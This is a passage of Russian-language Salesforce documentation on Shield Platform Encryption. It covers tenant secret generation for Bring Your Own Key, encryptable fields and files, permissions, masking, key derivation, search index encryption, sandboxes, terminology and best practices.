Предоставляемый нами сценарий использует генератор случайных чисел для создания случайного значения, которое затем применяется в качестве вашего секрета клиента. Если вы хотите использовать другой генератор, замените `head -c 32 /dev/urandom | tr '\n' =` (или в версии для Mac: `head -c 32 /dev/urandom > $PLAINTEXT_SECRET`) на команду, которая формирует случайное число с помощью предпочитаемого вами генератора.

Что если я хочу использовать собственный процесс хэширования для своего секрета клиента?

Нет проблем. Только убедитесь, что конечный результат соответствует следующим требованиям.

- Использует алгоритм SHA-256.
- Процесс дает результат в виде хэшированного секрета клиента в формате base64.
- Создает хэш случайного числа ДО его шифрования.

Если один из этих критериев не выполнен, то вы не сможете загрузить свой секрет клиента.

Как следует зашифровать мой секрет клиента до его отправки в Salesforce?

Если вы применяете предоставленный нами сценарий, то процесс шифрования будет выполнен за вас. Если этот сценарий не используется, укажите схему дополнения OAEP при шифровании своего секрета клиента. Убедитесь, что конечные файлы зашифрованного секрета клиента и хэшированного секрета клиента закодированы в формате base64. Если любой из этих критериев не выполнен, то вы не сможете загрузить свой секрет клиента.

Если вы решили не использовать предоставленный сценарий, следуйте инструкциям из раздела «Справка по созданию и кодированию секрета клиента».

Я не могу отправить свой зашифрованный секрет клиента и хэшированный секрет клиента.

Некоторые ошибки могут помешать отправке файлов. Используйте график для проверки секрета клиента и сертификатов.

Возможная причина	Решение
Ваши файлы сформированы на основе сертификата с истекшим сроком действия.	Проверьте дату своего сертификата. Если срок действия вышел, следует обновить сертификат или использовать другой.

Возможная причина	Решение
Ваш сертификат неактивен или не является действительным сертификатом Bring Your Own Key.	Убедитесь, что ваши параметры сертификата совместимы с функцией Bring Your Own Key. В разделе «Сертификат и редактирование ключа» страницы «Сертификаты» выберите 4096-битный размер сертификата, отключите «Экспортируемый закрытый ключ» и включите «Шифрование платформы».
Вы не прикрепили оба файла: зашифрованный секрет клиента и хэшированный секрет клиента.	Убедитесь, что прикрепили оба файла: зашифрованный секрет клиента и хэшированный секрет клиента. Оба этих файла должны иметь расширение .b64.
Ваш секрет клиента или хэшированный секрет клиента были сформированы неправильно.	Несколько проблем могут оказаться причиной данной ошибки. Обычно она означает, что секрет клиента или хэшированный секрет клиента были сформированы без правильных параметров SSL. Если вы используете OpenSSL, можете посмотреть в сценарии пример правильных параметров, которые следует применять для создания и хэширования вашего секрета клиента. Если используется библиотека, отличная от OpenSSL, изучите страницу поддержки данной библиотеки и найдите правильные параметры для создания и хэширования вашего секрета клиента. По-прежнему не получается? Обратитесь к менеджеру Salesforce по работе с клиентами. Они свяжут вас с сотрудником Salesforce, который сможет помочь.

У меня по-прежнему проблемы с ключом. С кем мне поговорить?

Если у вас остались вопросы, обратитесь к своему менеджеру по работе с клиентами. Они свяжут вас с командой поддержки, отвечающей за данную функцию.

Какие поля можно шифровать?

Вы можете шифровать некоторые поля стандартных объектов, настраиваемых объектов и поля сервиса Chatter. Если шифрование платформы Shield включено, пользователи с полномочием «Просмотр зашифрованных данных» могут просматривать содержимое зашифрованных полей, но пользователи без этого полномочия будут видеть только скрытые значения.

Прим.: Начиная с выпуска Spring '17 шифрование платформы Shield больше не скрывает зашифрованные данные на уровне презентации. Это может сказаться на способности некоторых пользователей работать с зашифрованными данными. Если у вас имеются данные, которые не нужно видеть определенным пользователям, проверяйте их параметры безопасности поля на странице 675, настройки доступа к записям и полномочия объекта на странице 679.

В любом случае зашифрованные поля абсолютно нормально работают в пользовательском интерфейсе, бизнес-процессах и API-интерфейсах Salesforce. (Есть ряд исключений. Например, зашифрованные поля недоступны для фильтрации.)

Если вы шифруете поле, существующие значения шифруются не сразу. Значения шифруются только после того, как их укажет пользователь. За помощью в шифровании имеющихся данных обращайтесь в Salesforce.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Зашифрованные стандартные поля

Вы можете зашифровать содержимое этих полей стандартных типов для таких объектов, как организации, контакты, обращения и комментарии к обращениям.

- Объект «Организация (Компания)»:
  - Имя организации
  - Описание
  - Факс
  - Веб-сайт
  - Тел.
- Объект «Организация (Лицо)»:
  - Имя (только поля «Личное имя», «Отчество» и «Фамилия»)
  - Город в почтовом адресе
- Объект «Контакт»:
  - Описание
  - Электронная почта
  - Факс
  - Дом. тел.
  - Почтовый адрес (только поля «Улица в почтовом адресе» и «Город в почтовом адресе»)
  - Мобильный
  - Имя (только поля «Личное имя», «Отчество» и «Фамилия»)
  - Другой тел.
  - Тел.
- В объекте «Обращение»:
  - Тема
  - Описание
- В «Комментариях к обращению»:
  - «Текст» (включая внутренние комментарии)
- В ленте Chatter (Pilot):
  - Вложение ленты — заголовок
  - Вложение ленты — значение
  - Комментарий в ленте — текст
  - Элемент ленты — текст
  - Элемент ленты — ссылка на URL
  - Элемент ленты — заголовок
  - Версия ленты — значение
  - Выбор в опросе в ленте — тело выбора

  В число этих полей входят сообщения в ленте, вопросы и ответы, имена ссылок и URL, комментарии, вопросы опросов и варианты ответов на них.

История изменения зашифрованных полей Chatter также шифруется. Если отредактировать или обновить зашифрованное поле Chatter, старая информация останется зашифрованной.

Прим.: Шифрование для Chatter охватывает все допустимые поля Chatter. Нельзя выбрать для шифрования только определенные поля Chatter.

Зашифрованные настраиваемые поля

Можно шифровать содержимое полей, принадлежащих к одному из следующих типов настраиваемых полей, на любом из стандартных или настраиваемых объектов.

- Электронная почта
- Тел.
- Текст
- Область текста
- Область подробного текста
- URL-адрес
- Дата
- Дата/время

После шифрования настраиваемого поля его тип не может быть изменен. Формат настраиваемых полей телефона и адреса электронной почты также нельзя изменить.

Важное замечание: При шифровании поля «Имя» автоматически включаются расширенные поиски. Расширенные поиски улучшают опыт пользователя за счет того, что поиск ведется только в тех записях, которые попадали в поле зрения поисковой системы недавно, а не по всем существующим записям. Переключение на расширенный поиск — неотменяемое действие. Это означает, что вы не сможете больше вернуться к стандартному поиску, даже если отключите шифрование.

Нельзя использовать конструктор схем для создания зашифрованного настраиваемого поля.

Некоторые настраиваемые поля шифровать нельзя.

- Поля, содержащие атрибуты «Уникальное» или «Внешний код», либо добавление данных атрибутов для ранее зашифрованных настраиваемых полей
- Поля во внешних объектах данных
- Поля, используемые в связи контакта организации

В стандартном объекте нельзя зашифровать поле «Имя».

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

СМ. ТАКЖЕ:

- Шифрование полей
- Назад к родительской теме
- Почему мои зашифрованные данные не маскируются?
- Извлечение зашифрованных данных посредством формул
- Исправление проблем совместимости
- Недостатки и ограничения шифрования платформы Shield
- Включение расширенных поисков

Какие файлы шифруются?

При включении шифрования платформы Shield для файлов и вложений шифруются все файлы и вложения, которые можно зашифровать. Текст каждого файла или вложения шифруется при загрузке.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Следующие виды файлов шифруются при включении шифрования файла:

- файлы, прикрепленные к эл. сообщению;
- файлы, вложенные в ленты;
- файлы, прикрепленные к записям;
- файлы на вкладках «Содержимое», «Библиотеки» и «Файлы» (файлы Salesforce, включая предварительные просмотры файлов, и файлы Salesforce CRM Content);
- файлы, управляемые Salesforce Files Sync и хранящиеся в Salesforce;
- файлы, вложенные в сообщения Chatter, комментарии и боковую панель;
- основной текст примечаний с использованием нового инструмента «Примечания»
- файлы, вложенные в статьи базы знаний.
- PDF-сметы

Некоторые типы файлов и вложений нельзя шифровать:

- фотографии группы Chatter;
- фотографии профиля Chatter;
- Документы
- окно предварительного просмотра примечаний в новом инструменте «Примечания»;
- примечания в старом инструменте «Примечания».

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

СМ. ТАКЖЕ:

- Шифрование файлов и вложений

Полномочия пользователя для шифрования платформы Shield

Полномочия назначаются пользователям в соответствии с их ролями относительно шифрования и пользования ключами. Некоторым пользователям нужны полномочия на выбор данных для шифрования, тогда как другие требуют сочетания разрешений для работы с сертификатами или с секретами клиента. Эти полномочия можно включить в профиле пользователя точно так же, как и любое другое полномочие пользователя.

	Управление ключами шифрования	Настройка приложения	Просмотр настройки и конфигурации	Управление сертификатами
Просмотр страницы настройки шифрования платформы		✓	✓	
Редактирование страницы настройки шифрования платформы, включая работу с секретами клиента и функцию управления ключами		✓		
Создание, уничтожение, экспорт и архивирование секретов клиента	✓			
Запрос объекта TenantSecret через API	✓			
Редактирование, выгрузка и загрузка сертификатов с HSM-защитой при помощи службы Bring Your Own Key шифрования платформы Shield	✓			✓

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Полномочия «Настройка приложений» и «Управление сертификатами» автоматически включены для пользователей, имеющих профиль системного администратора.

Прим.: Начиная с выпуска Spring '17 шифрование платформы Shield больше не скрывает зашифрованные данные на уровне презентации. Это может сказаться на способности некоторых пользователей работать с зашифрованными данными. Если у вас имеются данные, которые не нужно видеть определенным пользователям, проверяйте их параметры безопасности поля на странице 675, параметры доступа к записям и полномочия объекта на странице 679.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

СМ. ТАКЖЕ:

- Профили
- Наборы полномочий
- Полномочия пользователя
- Назад к родительской теме

Почему мои зашифрованные данные не маскируются?

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

До недавнего времени шифрование платформы Shield для удобства пользователей маскировало шифрованные данные прямо на экране. Разрешение на просмотр шифрованных данных предоставлялось некоторым пользователям, чтобы они могли видеть данные сквозь маскировку. Это привело к смешению понятий идентификации и авторизации, что могло приводить к нарушениям в области безопасности, поэтому мы больше не маскируем шифруемые данные.

Шифрование не позволит посторонним лицам воспользоваться вашими данными из Salesforce, даже если они смогут их получить. Это не способ прятать данные от идентифицированных пользователей. Пользовательские разрешения — это единственный способ контролировать видимость данных для идентифицированных пользователей. Платформенное шифрование заключается в логинах, не в разрешениях.

При использовании шифрования платформы Shield пользователь с разрешением на просмотр определенных данных будет их видеть, вне зависимости от того, зашифрованы они или нет.

- Идентификация пользователей служит тому, чтобы в систему могли входить только те пользователи, которым это разрешено. Например, организацией компании в Salesforce могут пользоваться только служащие, которые в настоящий момент работают в компании. Всякий, кто не является сотрудником компании, не проходит процедуру идентификации, то есть не может воспользоваться логином. Даже если такие лица каким-то образом завладеют данными, они не смогут ими воспользоваться, так как данные зашифрованы.
- Авторизация определяет, какие данные или функции может видеть идентифицированный пользователь. Например, помощник торгового представителя может видеть и использовать данные в «Интересах», но не может видеть региональные прогнозы, так как эти данные предназначены для менеджеров по продажам. И помощник представителя, и менеджер должным образом входят в систему (идентифицируются), но их разрешения (авторизация) различаются. Для них не имеет разницы то, что данные зашифрованы.

Некоторые данные могут быть замаскированы, но не зашифрованы, или, наоборот, зашифрованы, но не замаскированы. Например, очень часто регулирующие органы требуют, чтобы пользователи могли видеть только четыре последние цифры номера кредитной карты. Приложения обычно маскируют остальные цифры номера, то есть заменяют их на экране пользователя звездочками. Без шифрования вы по-прежнему сможете прочитать цифры, которые замаскированы, если вы получите базу данных, в которой они сохранены.

Маскирования может быть недостаточно для скрытия номеров кредитной карты. Вы также можете зашифровать их в базе данных или оставить незашифрованными. (Скорее всего, вам все-таки надо будет их зашифровать.) Если вы зашифруете данные, идентифицированные пользователи все равно будут видеть те же замаскированные значения.

Вы маскируете цифры, чтобы спрятать их от пользователей, которые идентифицированы, но не имеют полномочий (авторизации) для просмотра этих данных. И вы шифруете поле для того, чтобы никто не мог украсть данные. Точнее, для того чтобы украденные данные были бесполезны для получившего их. Это разные задачи, и решаются они по-разному.

Шифрование платформы Shield использует маскирование для того, чтобы помочь вам в поиске и устранении проблем с ключами шифрования. Некоторые поля оказываются замаскированными, если мы не можем получить доступ к отображаемым в них данным.

Тип поля	Маска	Значение
Эл. почта, телефон, текст, область текста, область	?????	Это поле зашифровано, ключ шифрования был удален.

Тип поля	Маска	Значение
подробного текста, URL-адрес	!!!!!	Данная услуга недоступна в настоящий момент. Чтобы получить доступ к этой услуге, свяжитесь с системой Salesforce.
Настраиваемая дата	08/08/1888	Это поле зашифровано, ключ шифрования был удален.
	01/01/1777	Данная услуга недоступна в настоящий момент. Чтобы получить доступ к этой услуге, свяжитесь с системой Salesforce.
Настраиваемая дата/время	08/08/1888 12:00 PM	Это поле зашифровано, ключ шифрования был удален.
	01/01/1777 12:00 PM	Данная услуга недоступна в настоящий момент. Чтобы получить доступ к этой услуге, свяжитесь с системой Salesforce.

Нельзя вставлять символы маскирования в зашифрованное поле. Например, если поле даты зашифровано и вы вводите «07/07/1777», данные не будут сохранены.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

Важные сведения: Процесс шифрования платформы Shield

При отправке данных сервер приложений выполняет поиск специального ключа шифрования данных в кэше. Если ключ не найден, сервер приложений извлекает зашифрованный секрет клиента из базы данных и запрашивает ключ на сервере формирования ключа. Затем служба шифрования шифрует данные на сервере приложений.

Система Salesforce поддерживает безопасное создание основного секрета и секрета клиента посредством аппаратных модулей безопасности. Уникальный ключ извлекается путем использования PBKDF2 — функция формирования ключа (KDF) — с основным секретом и секретом клиента в качестве входных данных.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Поток процесса шифрования платформы Shield



1. Когда пользователь Salesforce сохраняет зашифрованные данные, обработчик среды выполнения определяет по метаданным, следует ли шифровать поле, файл или вложение перед сохранением в базе данных.
2. Если да, служба шифрования проверяет совпадение ключа шифрования данных в кэшируемой памяти.
3. Служба шифрования определяет наличие ключа.
   a. При наличии ключа служба шифрования извлекает ключ.
   b. В противном случае служба отправляет запрос формирования ключа на сервер формирования ключа и возвращает его в службу шифрования, запущенную в App Cloud.
4. После извлечения или формирования ключа служба шифрования создает случайный вектор инициализации (IV) и зашифровывает данные с помощью алгоритма шифрования AES256.
5. Зашифрованный текст сохраняется в базе данных или хранилище файлов. IV и соответствующий код секрета клиента, используемые для формирования ключа шифрования данных, сохраняются в базе данных.

Система Salesforce генерирует новый основной секрет в начале каждого выпуска.

СМ. ТАКЖЕ:

Назад к родительской теме
Шифрование платформы Shield, терминология
http://sfdc.co/encryptwhitepaper
http://salesforce.vidyard.com/watch/dxWjwXhm4Fx56kl1eCwhqQ

Важные сведения: процесс шифрования поискового индекса

Поисковая система Salesforce основывается на программном обеспечении корпоративного поиска Apache Solr с открытым исходным кодом. Поисковый индекс, который сохраняет маркеры данных записи со ссылками на исходные записи, хранимые в базе данных, находится в Solr. Разделы делят поисковый индекс на сегменты, чтобы предоставить системе Salesforce возможность масштабирования операций. Apache Lucene используется для корневой библиотеки.

Прим.: Чтобы включить возможность шифрования поискового индекса, свяжитесь с менеджером по работе с клиентами Salesforce или обратитесь в службу поддержки. Эта функция не доступна для пользователей Government Isolation Architecture.

Используя архитектуру формирования ключа на основе HSM, метаданные и конфигурации шифрования платформы Shield, процесс шифрования поискового индекса выполняется при применении функции шифрование платформы Shield. Решение использует криптостойкое шифрование по поисковому индексу организации (типы файлов .fdt, .tim и .tip) с помощью ключа шифрования по алгоритму AES длиной 256 бит для организации. Поисковый индекс шифруется на уровне сегмента поискового индекса; для всех действий с поисковым индексом требуются блоки индексов, шифруемые в памяти.

Параметры и интерфейс пользователя не изменяются, так что дополнительные защита осуществляется беспрепятственно и определяется политикой шифрования организации.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Получить доступ к поисковому индексу или кэшу ключей можно только через программные интерфейсы API.

Перед шифрованием файлов поисковых индексов администратор обеспечения защиты Salesforce должен включить шифрование поискового индекса. Затем администраторы устанавливают свою политику шифрования для определения элементов данных, которым требуется шифрование. Администраторы настраивают шифрование платформы Shield путем выбора файлов и полей для шифрования. Формируемый на основе HSM ключ организации конкретно для шифрования поискового индекса формируется по запросу от секрета клиента. Ключевой материал переправляется в кэш поисковой системы по безопасному каналу.

Процесс создания или редактирования записей пользователями

1. Базовое приложение определяет, следует ли шифровать сегмент поискового индекса на основе метаданных.
2. Если сегмент поискового индекса следует шифровать, служба шифрования проверяет совпадение кода ключа шифрования поиска в кэшируемой памяти.
3. Служба шифрования определяет наличие ключа в кэше.
   a. Если ключ присутствует в кэше, служба шифрования использует его для шифрования.
   b. В противном случае служба отправляет запрос базовому приложению, которое в свою очередь отправляет проверенный запрос формирования серверу формирования ключа и возвращает ключ серверу базового приложения.
4. После извлечения ключа служба шифрования создает случайный вектор инициализации (IV) и зашифровывает данные с помощью алгоритма AES-256 JCE или NSS.
5. Код ключа (идентификатор ключа, используемый для шифрования сегмента индекса) и IV сохраняются в поисковом индексе.

Процесс является аналогичным, когда пользователь осуществляет поиск зашифрованных данных.

1. Когда пользователь ищет термин, термин передается в поисковой индекс вместе с объектами поиска Salesforce.

2. Когда поисковый индекс выполняет поиск, служба шифрования открывает соответствующий сегмент поискового индекса в памяти и считывает код ключа и IV.
3. Шаги 3–5 процесса, когда пользователь создает или редактирует записи, повторяются.
4. Поисковый индекс выполняет поиск и последовательно возвращает результаты пользователю.

Если администраторы Salesforce отключают шифрование для поля, все зашифрованные сегменты индексов расшифровываются и коду ключа присваивается нулевое значение. Этот процесс может занимать до семи дней.

Развертывание шифрования платформы Shield

При развертывании шифрования платформы Shield в организации, использующей такие средства, как Force.com IDE, Migration Tool или Workbench, атрибут поля «Зашифровано» остается. Однако, если выполнять развертывание в организациях с другими параметрами шифрования, результат зависит от того, включено ли шифрование платформы Shield в целевой организации.

Можно изменить наборы таким образом, чтобы шифрование платформы Shield развертывалось в настраиваемые поля. Независимо от способа развертывания, Salesforce автоматически проверяет, не нарушает ли шифрование платформы Shield рекомендации.

Исходная организация	Целевая организация	Результат
Шифрование платформы Shield включено	Шифрование платформы Shield включено	Исходный атрибут поля «Зашифровано» указывает на включенное состояние
Шифрование платформы Shield включено	Шифрование платформы Shield не включено	Атрибут поля «Зашифровано» пропускается
Шифрование платформы Shield не включено	Шифрование платформы Shield включено	Целевой атрибут поля «Зашифровано» указывает на включенное состояние

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

СМ. ТАКЖЕ:

Назад к родительской теме

Наборы изменений

Функционирование шифрования платформы Shield в безопасной среде

При обновлении безопасной среды из производственной организации создается точная копия производственной организации. Если шифрование платформы Shield в производственной организации включено, то копируются все параметры шифрования, в том числе секреты клиентов, созданные в производственной организации.

После обновления безопасной среды изменения секрета клиента ограничены текущей организацией. Это позволяет исключить влияние на производственную организацию при повторе или уничтожении секрета клиента в безопасной среде.

Рекомендуем повторять секреты клиента в безопасных средах после обновления. Повтор гарантирует использование разных секретов клиента в производственной и безопасной организациях. Уничтожение секретов клиента в безопасной среде инициирует отображение зашифрованных данных непригодными для использования в случае частичных или полных копий.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

СМ. ТАКЖЕ:

Назад к родительской теме

Шифрование платформы Shield, терминология

Для шифрования имеется своя собственная специальная терминология. Чтобы получить максимальную отдачу от функций шифрования платформы Shield, рекомендуется ознакомиться с основными терминами, например «аппаратный модуль безопасности», «повтор ключа» и «основной секрет».

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Шифрование данных

Процесс применения криптографической функции к данным, результатом которого становится зашифрованный текст. Процесс шифрования платформы использует шифрование симметричным ключом и алгоритм AES (256 бит) с использованием режима CBC, отступа PKCS5 и рандомизированного 128-разрядного вектора инициализации (IV) для шифрования данных на уровне поля и файлов, хранящихся на платформе Salesforce. Операции шифрования и расшифровки данных выполняются серверами приложений.

Ключи шифрования данных

Функция шифрования платформы Shield использует ключи шифрования данных для шифрования и расшифровки данных. Ключи шифрования данных извлекаются на сервере формирования ключа посредством разделения ключевого материала между основным секретом каждого выпуска и специальным секретом клиента, который хранится зашифрованным в базе данных как часть организации. Производные ключи длиною 256 бит хранятся в памяти до момента их исключения из кэша.

Зашифрованные данные в дежурном режиме

Данные, зашифрованные во время хранения на диске. Система Salesforce поддерживает шифрование полей, хранящихся в базе данных, документов, хранящихся в файлах, библиотеках содержимого и вложениях, а также архивных данных.

Управление ключами шифрования

Данное понятие охватывает все аспекты функции управления ключами (например, создание ключа, обработку и хранение). Управление секретами клиентов осуществляется администраторами или пользователями, которые обладают полномочием «Управление ключами шифрования».

Аппаратный модуль безопасности (HSM)

Аппаратный модуль безопасности используется для предоставления функций обработки криптографии и управления ключами для проверки подлинности. Функция шифрования платформы Shield использует аппаратные модули безопасности для создания и хранения секретного материала, а также выполнения функции, которая формирует ключи шифрования, используемые службой шифрования для шифрования и расшифровки данных.

Вектор инициализации

Случайная последовательность, используемая совместно с ключом для шифрования данных.

Функция формирования ключа (KDF)

Функция формирования ключа использует генератор псевдослучайных чисел и введенные данные (например, пароль) для извлечения ключей. Функция шифрования платформы Shield использует функцию формирования ключа на основе пароля 2 (PBKDF2) совместно с HMAC-SHA-256.

Повтор ключа (секрета клиента)

Процесс создания нового секрета клиента и архивирования ранее активного секрета клиента. Активные секреты клиента используются операциями шифрования и расшифровки. Архивные секреты клиента используются только операциями расшифровки до момента повторного шифрования всех данных посредством нового активного секрета клиента.

Основной аппаратный модуль безопасности

Основной аппаратный модуль безопасности состоит из USB-устройства, используемого для формирования безопасных случайных секретов в каждом выпуске системы Salesforce. Основной аппаратный модуль безопасности физически отделен от производственной сети Salesforce и безопасно хранится в депозитарии.

Основной секрет

Основной секрет, используемый совместно с секретом клиента и функцией формирования ключа для создания производного ключа шифрования данных. Основной секрет обновляется компанией Salesforce в каждом выпуске и шифруется с использованием основного ключа обработки (отдельного для каждой версии), который затем шифруется с использованием открытого ключа сервера формирования ключей, так что его можно хранить в защищенном виде в файловой системе. Расшифровать его могут только основные аппаратные модули. *Данные ключи недоступны сотрудникам Salesforce в виде открытого текста.*

Основной ключ обработки

Формируется симметричный ключ, который используется в качестве основного ключа обработки, также называемого ключом обработки ключей, и с помощью него шифруются все ключи по версиям, а также пакет секретов.

Секрет клиента

Специальный секрет, используемый совместно с основным секретом и функцией формирования ключа для создания производного ключа шифрования данных. Повтор ключа, выполняемый администратором организации, инициирует создание нового секрета клиента. тобы получить доступ к секрету клиента посредством интерфейса API, воспользуйтесь объектом TenantSecret. *Данные ключи недоступны сотрудникам Salesforce в виде открытого текста.*

СМ. ТАКЖЕ:

Назад к родительской теме

Важные сведения: Процесс шифрования платформы Shield

http://sfdc.co/encryptwhitepaper

В чем разница между классическим шифрованием и шифрованием платформы Shield?

С помощью шифрования платформы Shield можно шифровать различные, широко используемые стандартные поля, а также некоторые пользовательские поля и множество типов файлов. Кроме того, шифрование платформы Shield поддерживает организации-лица, обращения, поиск, процессы утверждения и другие важнейшие функции Salesforce. Классическое шифрование помогает защитить только особый тип настраиваемого текстового поля, которое создается с этой целью.

Функция	Классическое шифрование	Шифрование платформы Shield
Ценообразование	Включено в базовую пользовательскую лицензию	Взимается дополнительная плата
Шифрование в дежурном режиме	✔	✔
Собственное решение (без оборудования или программного обеспечения)	✔	✔
Алгоритм шифрования	Алгоритм AES (расширенный стандарт шифрования), 128 бит	Алгоритм AES (расширенный стандарт шифрования), 256 бит
Формирование ключа на основе HSM		✔
Полномочие «Управление ключами шифрования»		✔
Создание, экспорт, импорт и уничтожение ключей	✔	✔
Соответствие PCI-DSS L1	✔	✔
Режим маски	✔	✔
Типы и символы маски	✔	
Полномочие «Просмотр зашифрованных данных», необходимое для просмотра значений зашифрованных полей	✔	✔
Зашифрованные стандартные поля		✔
Зашифрованные вложения, файлы и содержимое		✔
Зашифрованные настраиваемые поля	Специальный тип настраиваемого поля длиной не более 175 символов	✔

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Функция	Классическое шифрование	Шифрование платформы Shield
Шифрование текущих полей для поддерживаемых типов настраиваемых полей		✔
Поиск (пользовательский интерфейс, частичный поиск, последовательный поиск, некоторые запросы SOSL)		✔
API-доступ	✔	✔
Доступность в бизнес-правилах и обновлениях полей бизнес-правил		✔
Доступность в критериях входа для процесса утверждения и критериях для этапа утверждения		✔

Прим.: Начиная с выпуска Spring '17 шифрование платформы Shield больше не скрывает зашифрованные данные на уровне презентации. Это может сказаться на способности некоторых пользователей работать с зашифрованными данными. Если у вас имеются данные, которые не нужно видеть определенным пользователям, проверяйте их параметры безопасности поля на странице 675, настройки доступа к записям и полномочия объекта на странице 679.

СМ. ТАКЖЕ:

- Какие поля можно шифровать?
- Какие файлы шифруются?
- Классическое шифрование для настраиваемых полей
- Усиление защиты ваших данных с помощью шифрования платформы Shield
- Назад к родительской теме
- Усиление защиты ваших данных с помощью шифрования платформы Shield
- Классическое шифрование для настраиваемых полей

Рекомендации по шифрованию платформы

Найдите время на определение наиболее вероятных угроз для организации. Данное действие позволяет шифровать только нужные данные, помогая пользователям отличать данные, требующие шифрования, от других данных. Убедитесь в наличии резервной копии секрета клиента и ключей. Помните, что управление секретами и ключами должно быть доступно только проверенным пользователям.

Прим.: Начиная с выпуска Spring '17 шифрование платформы Shield больше не скрывает зашифрованные данные на уровне презентации. Это может сказаться на способности некоторых пользователей работать с зашифрованными данными. Если у вас имеются данные, которые не нужно видеть определенным пользователям, проверяйте их параметры безопасности поля на странице 675, настройки доступа к записям и полномочия объекта на странице 679.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

1. Определите модель угроз для организации.

   Чтобы определить угрозы, которые могут повлиять на организацию, воспользуйтесь официальной практикой моделирования угроз. Примените свои выводы для создания схемы классификации данных, которая позволяет определять данные, подлежащие шифрованию.

2. Шифруйте данные только при необходимости.
   - Не все данные являются конфиденциальными. Рекомендуем сосредоточить свое внимание на данных, необходимость шифрования которых определяется нормативными требованиями, а также требованиями безопасности, соответствия и конфиденциальности. Неоправданное шифрование данных влияет на функциональность и производительность системы.
   - Рекомендуем заранее оценить схему классификации данных и привлечь заинтересованных лиц к определению требований. Периодически рекомендуем находить баланс между важными функциями и мерами безопасности, а также подвергать сомнению свои предположения.

3. Создайте заранее стратегию для резервного копирования и архивирования ключей и данных.

   При уничтожении секретов клиента рекомендуем повторить их импорт для доступа к данным. Только вы отвечаете за создание резервных копий ваших данных и секретов клиентов и их хранение в безопасном месте. Salesforce не может помочь вам, если секреты клиентов оказались удалены, уничтожены или помещены в неправильное место.

4. Помните, что шифрование применяется ко всем пользователям, независимо от их полномочий.
   - Пользователи, которые могут просматривать значения зашифрованных полей в виде обычного текста, определяются полномочием «Просмотр зашифрованных данных». Тем не менее содержимое данных полей шифруется в дежурном режиме, независимо от полномочий пользователя.
   - Функциональные ограничения распространяются на пользователей, взаимодействующих с зашифрованными данными. Рекомендуем определить возможность применения функции шифрования только к некоторым бизнес-пользователям, а также возможные последствия данного применения для других пользователей, взаимодействующих с данными.

5. Просмотрите рекомендации по использованию функции шифрования платформы Shield и осмыслите возможные последствия для организации.
   - Оцените влияние рекомендаций на бизнес-решение и внедрение.
   - Перед развертыванием в производственной среде рекомендуем протестировать функцию шифрования платформы Shield в безопасной среде.

